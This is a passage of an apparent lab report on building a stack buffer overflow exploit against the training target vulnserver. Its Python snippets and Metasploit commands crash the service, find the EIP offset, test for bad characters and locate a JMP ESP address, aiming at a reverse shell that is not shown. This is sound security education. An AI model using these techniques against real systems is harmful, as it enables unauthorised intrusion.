

Figure 14: Crashing the server via vulnserver-poc-orig.py

Processing the input sent via the script leads the server to crashing, since 1072 "A"-characters fill the buffer and override the return address. This can be observed in the ImmunityDebugger.
The buffer contained the expected string of "A"s (see Figure 15) after running the script.

The EIP was filled by four "41"s (see Figure 16), corresponding to four "A"s.
This lead to the crash, since *41414141* is not a valid memory address containing instructions that should be performed after the function returned (see Figure 17).

At this point, without any further exploitation set up, this cursory attack could be categorized as Endpoint Denial of Service: Application or System Exploitation [23], since all that is being achieved with the script is a server crash that denies regular users availability.

Figure 15: Buffer filled with "A"s



Figure 16: EIP filled with 41s



Figure 17: Access violation notice in the ImmunityDebugger

4.1.2.2 Determining the offset

Now that the possibility of a crash was confirmed, the offset to write to the EIP needed to be determined. To achieve this, a non-repeating string of characters was created. (see Figure 18). Since it was known that a string length of 1072 incites a crash, that exact length was chosen as the length of the character string by passing the metaspolit script the parameter *-**l** 1072*.

```
┌──(student㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─$ ./pattern_create.rb -l 1072 >> ~/vulnserver/unique_charseq.txt
```

Figure 18: Generation of a non-repeating string of characters using metasploit

The output was written to a file *unique_charseq.txt* and moved into the script's directory to be easily used in the python script (see Figure 19).

```
def get_string_from_file(file_name):
    with open('/home/student/vulnserver/' + file_name, 'r') as file:
        return file.read()

def replicate_crash(ip):
    """Replicating the crash using a string of unique characters"""
    req = "AUTH " + get_string_from_file('unique_charseq.txt')

    connect_to_server(ip, req)
```

Figure 19: Script using the non-repeating string of characters

This string was used to identify the exact position of characters that were being written into the EIP register. The transmitted input lead to the server crashing, as was expected, and by following the ESP register in dump the string was identified in the process' memory (see Figure 20).

Figure 20: Observing the non-repeating string in ImmunityDebugger

The debugger was used to determine which bytes from the unique character string were written to the EIP register (see Figure 21).



Figure 21: Observing the EIP after crashing the server with the unique character sequence

The EIP now read:

37694236

This was used to determine the offset by feeding this value back into metasploit (see Figure 22).

```
┌──(student㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─$ ./pattern_offset.rb -q 37694236 -l 1072
[*] Exact match at offset 1040
```

Figure 22: Determining the offset to write to the Extended Instruction Pointer

The following parameters were used:

- **q** 37694236

  The value contained in the EIP.

- **l** 1072

  The length of the generated non-repeating character string.

Metasploit calculated the offset based on the length of the string sent originally and the value written to the EIP to be **1040** characters.

To confirm, the script was altered to send 1040 "A"s, followed by 4 "B"s (which should be written into the EIP, followed by 24 "C"s (see Figure 23).

```
def replicate_crash(ip):
    """Confirming 1040 characters to be the offset by writing Bs into the EIP"""
    req = "AUTH " + "\x41" * 1040 + "\x42" * 4 + "\x43" * 24
```

Figure 23: Script configuration to confirm determined offset

The expected character sequence was observed in memory. 4 "B"s (4 x "42") were written to the EIP, surrounded by "A"s before it and "C"s after it on the stack (see Figure 24).

Analyzing Figure 24, one can see that the program inserts the character **FF** four times close to the EIP. If the payload doesn't fit in the buffer after the return address, it might be necessary to stage it. In that case this overwriting of bytes could become relevant, since it could overwrite a payload placed before the EIP in the buffer.



Figure 24: Buffer filled with expected characters

4.1.2.3 Determining bad characters

Before generating a payload we need to determine bad characters to avoid them interrupting the processing of the generated payload. To test the input, the file "*badchars.txt*" was provided. Its contents were written to a variable in the script (see Figure 25).

```
def get_bad_chars():
    bad_chars = ("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
                 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
                 "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
                 "\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
                 "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
                 "\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
                 "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
                 "\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
                 "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
                 "\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
                 "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
                 "\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
                 "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
                 "\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
                 "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
                 "\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
    return(bad_chars)
```

Figure 25: Badchars as input in the python script

To determine the bad characters, the bad character candidate string was inserted behind the previously determined amount of characters needed to write to the EIP register (1044 "A"s) (see Figure 26). These concatenated characters were followed by 24 "B"s.

```
def replicate_crash(ip):
    """Replicating the crash using a string of unique characters"""
    req = "AUTH " + "\x41" * 1044 + get_bad_chars() + "\x42" * 24

    connect_to_server(ip, req)
```

Figure 26: Badchars testing against the server

This enabled determining which characters got processed by analyzing the memory in Immunity-Debugger by following the ESP in dump. If the "B"s didn't show up in memory, a bad character had to have been sent since the input processing was terminated prematurely.

Sending the original unaltered bad character string prevented the input from being processed fully, meaning a bad character was present. Immediately noticeable was, that the required string of "B"s was not present (see Figure 28).
Since no characters from the bad_chars list showed up in memory, it was assumed that the first byte ("\x00", the null byte) was a bad character and needed to be removed.

```
def get_bad_chars():
    bad_chars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
```

Figure 27: Input without bad character "\x00"

Removing the character "**x00**" (see Figure 27) resulted in the input being parsed completely and written to the buffer (see Figure 29), meaning no other bad characters were relevant in this context.

After the string of "A"s, the interpreted characters from the bad_chars sequence were observable in memory, followed by the sequence of "B"s (see Figure 29). The "B"s were placed to make a fully processed input more easily identifiable.



Figure 28: Buffer after receiving input with bad character "\x00" and no Bs



Figure 29: Buffer after receiving input without bad character "\x00" and Bs in buffer

4.1.2.4 Finding JMP ESP instruction

To inject a payload carrying malicious code that creates a reverse shell, a reliable way of executing the reverse shell instructions was needed. To instruct the host system to run the payload code, it must jump to the injected code and execute it. Since the buffer is filled by the input sent to the target machine, and the ESP points to the top of the stack, the ESP will point to the injected code. Instruct the system to jump to the ESP would therefore lead to it executing the payload. This can be achieved by writing the memory address of a JMP ESP instruction to the EIP, since it stores the address of the next instruction the system should execute after the current method returns.

First, the Opcode for JMP ESP needs to be determined. The NASM shell, which shows opcodes for instructions on x86 systems [24], shows the JMP ESP opcode to be **0xFF 0xE4** (see Figure 30).



Figure 30: Opcode determination

Now an address in memory storing this opcode could be searched for. The first approach to find such an address would be to use the debuggers "Search for Command" feature in the thread that gets interrupted by attaching the debugger to the process. The following memory address containing a JMP ESP instruction was found during the first search attempt (see Figure 31):

0x 77 90 E8 71



Figure 31: Found JMP ESP instruction in the paused thread

Upon restarting the target machine, this JMP ESP instruction was not located at the same memory

address anymore. It was now stored at the following address (see Figure 32):

0x 76 E4 E8 71



Figure 32: Found JMP ESP instruction in the paused thread post restart

The address discovered via the "Search For" feature was inside the memory space of a non-main thread (see Figure 33), meaning the location in memory would change across restarts since the thread will be opened anew by the process with differently allocated memory [25].

